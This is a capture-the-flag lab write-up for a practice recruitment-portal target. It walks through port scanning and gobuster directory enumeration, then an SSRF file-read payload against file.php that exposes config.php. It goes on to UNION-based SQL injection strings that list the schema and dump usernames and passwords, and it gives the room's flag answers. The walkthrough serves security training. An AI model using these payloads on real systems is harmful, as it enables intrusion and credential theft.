

Jr.Pen 7.6. Recruit

Recruit has just launched its new recruitment portal, allowing HR staff to manage candidate applications and administrators to oversee hiring decisions. While the platform appears functional, management suspects that security may have been overlooked during development. Your task is to assess the application like a real attacker, mapping its structure, abusing exposed functionality, and exploiting vulnerabilities.



Using RustScan, I quickly scanned the target IP address for open network ports. (-a IP addresses or hostname I ean to scan)



I found three open ports.


Using gobuster dir, I discovered hidden web pages, admin portals, and subfolders by sending HTTP requests to the target server with a wordlist of potential names.

```
root@ip-10-114-113-112:~# gobuster dir -u http://10.114.181.248 -w /usr/share/wordlists/dirbus
ter/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.114.181.248
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/mail                (Status: 301) [Size: 315]
/assets              (Status: 301) [Size: 317]
/phpmyadmin          (Status: 301) [Size: 321]
/server-status       (Status: 403) [Size: 279]
Progress: 218275 / 218276 (100.00%)
===============================================================
Finished
===============================================================
root@ip-10-114-113-112:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Answer the questions below

> What is the flag value after logging in as a normal user?

THM{LOGGED_IN_USER}



I opened each directory on the website one by one and analyzed its content.



Based on the information found in /api.php, I requested /file.php?cv=<url>

http://10.114.181.248//file.php?cv=file:////var/www/html/config.php

This URL exploits a Server-Side Request Forgery (SSRF) vulnerability using the file:// protocol wrapper to read sensitive database credentials from the server's local /var/www/html/config.php file.


http://10.114.181.248/ - target host , The web server running the target web application.
/file.php - Vulnerable Endpoint , A PHP script intended to load or display a file specified by the user.

?cv= Target Parameter - The query parameter expected to hold a file path or URL

file:// PHP Stream Wrapper - A protocol scheme instructing the backend PHP application to read directly from the server's local file system rather than fetching a resource via HTTP.

//var/www/html/config.php - Target File Path - The target configuration file, which typically stores sensitive data like database credentials or secret keys.






> What is the flag value after logging in as admin?

THM{LOGGED_IN_ADM1N1}


By inserting alice' ORDER BY 5 -- -, we determined that there are 4 columns. (ORDER BY 5 - Instructs the database server to sort the query results using the 5th column.)



Next, I injected alice' UNION SELECT database(),2,3,4 -- - and extracted the database name.

UNION SELECT(SQL Operator) - Appends a secondary custom SELECT query onto the results of the primary query.

database() - MySQL Function - Retrieves and displays the name of the currently active database in the 1st column slot.




alice' UNION SELECT group_concat(table_name) ,2,3,4 FROM information_schema.tables WHERE table_schema=database() -- -

I used UNION SELECT and group_concat() to extract and list all table names belonging to the active database from MySQL's information_schema.tables.

alice' UNION SELECT group_concat(column_name) ,2,3,4 FROM information_schema.columns WHERE table_name='users' -- -

I inserted this SQL injection payload queries MySQL's metadata catalog (`information_schema.columns`) to extract and display all column names belonging to the `users` table.




USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,MAX_SESSION_CONTROLLED_MEMORY,MAX_SESSION_TOTAL_MI

Extracted column names from the targeted database table, highlighting sensitive credentials (username, password) alongside MySQL system monitoring attributes.

alice' UNION SELECT group_concat(username, ':' , password) ,2,3,4 FROM users -- -

Finally, I executed `alice' UNION SELECT group_concat(username, ':', password), 2, 3, 4 FROM users -- -` to extract all stored account usernames and passwords from the `users` table.



Then, I logged into the admin account using the credentials I retrieved.

